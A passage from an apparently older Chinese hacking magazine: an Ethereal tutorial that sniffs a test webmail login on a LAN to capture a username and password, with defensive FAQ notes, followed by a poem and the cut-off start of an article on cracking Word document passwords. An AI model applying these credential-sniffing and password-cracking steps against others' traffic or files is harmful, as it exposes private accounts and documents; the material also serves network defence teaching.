Ethereal依赖于WinPcap库，所以在安装Ethereal之前必须先安装WinPcap才行。不过，幸运的是，在最新版本中已经整合了WinPcap 3.1，如图3。

2.Ethereal的界面


启动运行的界面如图4。

我们可以看到，界面和大多数的Sniffer工具界面差不多，除了菜单栏和工具栏外，主要包含了数据包捕获主窗口，协议分析窗口和数据解码窗口三大部分，这也是我们重点观察的区域。

3.Ethereal的配置

选择数据捕获接口

从菜单栏的【Capture】〉【Options】，在第一个选项Interface下拉列表框里，选择用来设置成混杂模式的网卡。同时将下面的“Capture packets in promiscuous mode”复选框勾上，这使我们的网卡处于混杂模式，否则的话就不能截获其他主机的通信信息了。如图5。


图5 Ethereal选项设置

4.设置数据包捕获滤镜

为了更好地捕获有效的数据，我们就要使用图5最后一行的“Capture Filter”这个选项来设置的过滤器。Ethereal提供了很智能的过滤机制和强大的自定义过滤方式。你可以通过在编辑框里输入过滤条件，也可以用右边的下拉箭头选择自定义的过滤条件。

下面是一些常用的过滤条件表达式：

1、Ether host 08:00:08:15:ca:fe

捕获所有源或目的MAC地址为08:00:08:15:ca:fe的主机的数据

2、host 192.168.1.3

捕获所有源或目的IP地址为192.168.1.3的主机的数据

3、tcp port 80

捕获所有源或目的端口号为80且为TCP连接（http）的所有主机的数据

4、host 192.168.1.3 and not tcp port 80

捕获所有源或目的IP地址为192.168.1.3的主机的数据，但是不包括http连接

5.实战测试

好，如果你确信已经熟悉上面这些知识的话，那么我们就来实战测试一下吧。不过，对于Sniffer来说，经过高强度加密的数据，其作用就不是很大了，因为即使你可以截获得了大量的数据，但是你也无法进行解密，这些数据就等于一堆废物。

不过大家不要沮丧，因为现在很多常用的协议还是基于明文传输的，比如http，ftp，pop3，telnet等，而且使用这些不安全协议的服务和应用程序还很多。

OK，让我们卷起袖子，开始吧，我们的目的是侦听通过网页登录邮箱的密码。

测试环境为

系统环境：Windows XP SP1 + Ethereal 0.10.14

目标主机IP：192.168.3.155


测试目标：截获用户名和密码


打开Ethereal，按照上面的介绍，设置网络接口，然后设置滤镜，因为是基于浏览器登录邮箱，根据上面对过滤条件设置的介绍，相信聪明的你可以很快地设置出过滤条件为：


host 192.168.3.155 and tcp port 80

OK，选择工具栏第三个按钮后（或菜单栏〉【Options】〉【Start】），即开始抓包了，如图6。

Ethereal支持很多种协议包的捕获，从图6最右边一列就可以看到，不过由于我们设置了过滤条件为只捕获tcp包，所以，只有tcp那一行才显示捕获进程（高亮部分），而且提示已经抓到的包的数量。


图6 抓包开始


图8 163邮箱登录界面


图9 包捕获后界面

默认情况下，Ethereal在抓包的时候，主界面什么都不显示，如果你想实时地看到抓包的过程，可以在菜单栏的【Capture】〉【Options】的选项对话框里，中间的显示选项中选择第一个复选框“Update list of packets in real time”，如图7，即可实时地观察到包捕获的全过程了。





图7 实时更新抓包界面选项

同时，我们在192.168.3.155的主机上打开IE，登录到http://mail.163.com，在免费邮箱的登录选项里输入用户名testuser和密码testpassword，确认登录，如图8。

我们再回到Ethereal，点击停止，得到界面如图9所示。

看到所捕获的包全部都是192.168.3.155的TCP连接的数据包。选择每个包并逐个检查解码窗口，我们可以很容易地找到刚才所输入的用户名和密码，如图10中框起的部分。


图10 得到用户和密码

当然，如果捕获的数据太多，我们可以通过菜单栏〉【Edit】〉【Find Packet】，调出“数据包查找”对话框，如图11。

在By单选按钮里选择你要查找的类型，这里我们用String（字符串）类型，在Filter的编辑框里输入你要查找的字符，这里我们输入最敏感的“password”，下面的选项Serach in（查找范围），这里我们选Packet bytes，还有Case sensitive（区分大小写），Direction（查找方向）。确定以后选择“Find”，如果查找到匹配的数据，Ethereal会使包捕获主窗口匹配的包列表行高亮显示，并且协议窗口和解码窗口作相应的解释。




图11 查找滤镜

在输入查找的匹配字符时，最好使用最少匹配原则，即如果查找用户名，最好查user而不要使用username，查找密码使用pass不要password，这样才可以保证查找成功的最大概率。

至此，我们最为基本的Ethereal操作已经完成，并成功捕获到了我们想要的用户名和密码，测试成功。

三、小结

Sniffer是一把双刃剑，无论对于黑客攻击还是网络安全来说，都不可或缺，希望大家能通过本文学到的东西，应用到实际的入侵渗透或安全维护中，我相信必将给大家的工作带来很大的便利。

FAQ问答室

问：既然http，ftp，telnet和pop3等协议是基于明文传输的，我们该如何保护我们的通信不被攻击者截获呢？

答：首先，想要完全阻止攻击者的嗅探是不大可能的，但我们可以使用通过安全的协议和使用安全的应用程序来确保我们的通信安全，比如IPsec，SSL（安全套接字层），TLS（传输层安全）和SSH（安全Shell）等安全协议，这些协议都采用加密传输来确保通信的安全。例如，发邮件的话，可以利用Outlook或Foxmail，它们是经过安全加密了的；telnet的话，可以使用putty，它是基于SSH安全协议的；用ftp下载文件的话，可以利用sftp来替代，它是基于OpenSSH的。

问：如何发现自己的主机被安装了嗅探器呢？

答：检测自己的网卡是否处于混杂模式，这可以通过自己编程实现或者利用工具。


编辑点评：基于共享网络的信息嗅探，是现在企业，特别是中小企业网络安全的重大威胁，其最佳的解决方案是进行网络的升级，这对于企业内部数据的安全特别重要，不容忽视。而对于我们，学习嗅探技术旨在局域网维护，请不要用于非法用途。

篇首感语

七月，即将结束大学的生活
友情、亲情、爱情，酝酿出一种种情绪
与熟悉的事物道别
曾经美丽的瞬间一点点地浮现在眼前
离开自己的母校
离开自己熟悉的人
结束……

七月，即将开始新的生活
友情、亲情、爱情，一点没有褪色
与陌生的事物接触
未来的梦想就在前方
来到更大的舞台
来到自己的世界
开始……

smallrascal [S.C.T]&[A.V.T]



秒杀——1秒钟破解 WORD 密码

从本文你可以学到：
1. Word Password Recovery Master的使用

经常忘记 WORD 文档密码而导致重新打字排版吗？经常遇到好不容易才下载到的文档却因为打开需要密码而放弃吗？如果你的答案是“YES”，那么今天向你介绍的这款软件一定会让你爱不释手，它就是Word Password Recovery Master v1.0.0.6，下文简称 WPRM。不过使用它进行解密时需要任意上网方式，也就是说必须能上网。下面就来看看它的强大功能。

配置测试环境

首先找一款随机密码生成器，生成一个密码，密码越复杂越好。这里选择的是雪狐狸密码管理软件，打开后点击工具栏上的“密码生成器”按钮，出现如图1所示的界面。




图1 密码生成器生成超强密码

选中上图“类型”中的各个选项，将长度设置为固定16位，最后点击“测试”后面的按钮生成随机密码，每生成一个，下面对应的“密码强度”都会给出提示，并同时计算出穷举解密需要的时间。多按几次，生成一个解密时间长的密码。图1中生成的密码需要12万年左右的时间才能解开。

紧接着新建一个 WORD 文档，在其中随便输入些字符，为的是在解密后验证文件内容是否正确。然后点击“工具”菜单中的“选项”，在弹出的“选项”对话框中选中“安全性”标签，将上面生成的密码复制到“打开文件时的密码”后面的文本框中，如图2所示。设置好打开密码后保存文件，然后将其打开，看看打开密码功能是否已经启用，如图3所示。




图2 设置Word保护密码




图3 出现需要密码的提示

到这里，我们需要的测试环境就配置好了，下面就请出今天的主角 WPRM。

破解密码

打开 WPRM 后可以看到界面很简单，此时除了菜单外就一个选择文件的按钮能使用，点击该按钮选择需要解密的 WORD 文档，如图4所示。

